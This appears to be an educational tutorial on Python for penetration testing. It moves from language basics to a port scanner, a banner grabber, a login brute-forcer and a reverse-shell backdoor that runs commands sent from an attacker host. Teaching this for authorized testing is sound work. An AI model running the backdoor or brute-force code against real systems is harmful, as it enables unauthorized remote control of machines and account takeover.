


Python is the most fundamental and versatile programming language for cybersecurity professionals and penetration testers. While relying on pre-built security tools is standard practice, the ability to build custom penetration testing scripts elevates you from a basic tool user to an advanced ethical hacker.
This guide covers everything from fundamental Python concepts to building real-world custom pentesting tools—including Port Scanners, Reverse Shells, and Brute-Forcers—from scratch.
1. What is Python and Why Use It in Pentesting?
Python is a high-level, interpreted programming language known for its clear syntax and ease of use. Security researchers prefer Python because:
- Rapid Prototyping: Write minimal code to test Proof-of-Concepts (PoCs) or exploits quickly.
- Rich Ecosystem: Access powerful built-in and third-party libraries for networking (
socket), HTTP manipulation (requests), and packet crafting (scapy).
Verify your Python installation by running:
python3 --version
2. Variables and Types
Variables store temporary data in memory. In pentesting scripts, you often deal with strings, integers, booleans, and floats.
# Variables & Data Types
target_ip = "192.168.1.1"       # String (str)
target_port = 80                 # Integer (int)
is_vulnerable = True             # Boolean (bool)
banner_timeout = 2.5             # Float (float)

print(f"Targeting {target_ip} on port {target_port}")
3. Input and Output
Interactive tools take user input—such as target IP addresses or port ranges—at runtime using input().
target = input("Enter Target IP or Domain: ")
print(f"[+] Initializing scan against: {target}")
4. Control Flow
Control flow structures like conditional statements (if/elif/else) and loops (for/while) allow your script to make decisions and execute repetitive tasks.
port = 22

# Conditional execution
if port == 22:
    print("[+] Service: SSH")
elif port == 80:
    print("[+] Service: HTTP")
else:
    print("[-] Unknown Service")

# Iteration
print("[*] Checking common ports...")
for p in [21, 22, 80, 443]:
    print(f"Scanning port: {p}")
5. Lists
Lists are ordered collections of items, ideal for managing target lists, open ports, or wordlists.
common_ports = [21, 22, 80, 443, 8080]

# Dynamically appending items
common_ports.append(3306)

for port in common_ports:
    print(f"Checking Port: {port}")
6. Dictionaries
Dictionaries store data in key-value pairs. They are perfect for mapping network ports to their default service names.
services = {
    21: "FTP",
    22: "SSH",
    80: "HTTP",
    443: "HTTPS"
}

print(f"Port 22 runs: {services[22]}")
7. Functions
Functions keep code modular and reusable. Define a function using the def keyword.
def check_target(ip, port):
    print(f"[*] Testing connection to {ip}:{port}")
    # Connection logic
    return True

check_target("10.10.10.1", 80)
8. Modules
Modules allow you to import external libraries or built-in system tools using import.
import sys
import os

print(f"Running script on platform: {sys.platform}")
9. Scripting for Pentesters
Now let’s apply these fundamentals to construct security tools.
9.1 Network Sockets
The built-in socket module provides low-level networking capabilities to create TCP/UDP connections.
import socket

# Initialize IPv4 (AF_INET) TCP (SOCK_STREAM) socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)

# Attempt connection
result = s.connect_ex(("127.0.0.1", 80))
if result == 0:
    print("[+] Port 80 is Open")
else:
    print("[-] Port 80 is Closed")
s.close()
9.2 Port Scanner
A basic multithreaded-ready TCP port scanner implementation:
import socket
import sys

target = input("Enter target IP: ")
ports = [21, 22, 80, 443, 8080]

print(f"\n--- Scanning Target: {target} ---")

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)

        result = s.connect_ex((target, port))
        if result == 0:
            print(f"[+] Port {port}: OPEN")
        else:
            print(f"[-] Port {port}: Closed")
        s.close()

except KeyboardInterrupt:
    print("\nExiting script.")
    sys.exit()
except socket.gaierror:
    print("\nHostname could not be resolved.")
    sys.exit()
9.3 Reverse Shell / Backdoor
A standard reverse TCP connection mechanism consists of an attacker listener and a target client.
Target Script (backdoor.py):
import socket
import subprocess

ATTACKER_IP = "192.168.1.50"  # Replace with listener IP
ATTACKER_PORT = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ATTACKER_IP, ATTACKER_PORT))

while True:
    command = s.recv(1024).decode()
    if command.lower() == 'exit':
        break

    # Execute received command on OS and capture output
    output = subprocess.getoutput(command)
    s.send(output.encode())

s.close()
(On the attacker machine, start a listener using nc -lvnp 4444)
9.4 HTTP Scripting
Use the requests module (pip install requests) to analyze web application headers and responses.
import requests

url = "http://example.com"
response = requests.get(url)

print(f"[+] Status Code: {response.status_code}")
print("[+] Server Headers:")
for key, value in response.headers.items():
    print(f"    {key}: {value}")
9.5 Login Brute Force
Automating HTTP POST requests to perform credential dictionary attacks:
import requests

url = "http://example.com/login" # Target login endpoint
username = "admin"
passwords = ["123456", "password", "admin123", "secret"]

for password in passwords:
    data = {"username": username, "password": password}
    response = requests.post(url, data=data)

    # Check for failure indicator
    if "Invalid password" not in response.text:
        print(f"[SUCCESS] Valid credentials found: {username}:{password}")
        break
    else:
        print(f"[-] Failed: {password}")
9.6 Lab: Python-Assisted Exploitation
In this lab scenario, we capture service banners to perform version fingerprinting.
import socket

def banner_grabber(ip, port):
    try:
        s = socket.socket()
        s.settimeout(2)
        s.connect((ip, port))

        # Receive service identification payload
        banner = s.recv(1024).decode().strip()
        print(f"[+] {ip}:{port} - Service Banner: {banner}")
    except Exception as e:
        print(f"[-] Could not get banner from {ip}:{port} -> {e}")

# Example execution against local target
banner_grabber("127.0.0.1", 21)
Disclaimer: All scripts and code provided in this guide are for educational purposes and authorized penetration testing within controlled environments only. Unauthorized scanning or exploitation of systems without explicit written consent is illegal.


Leave a Reply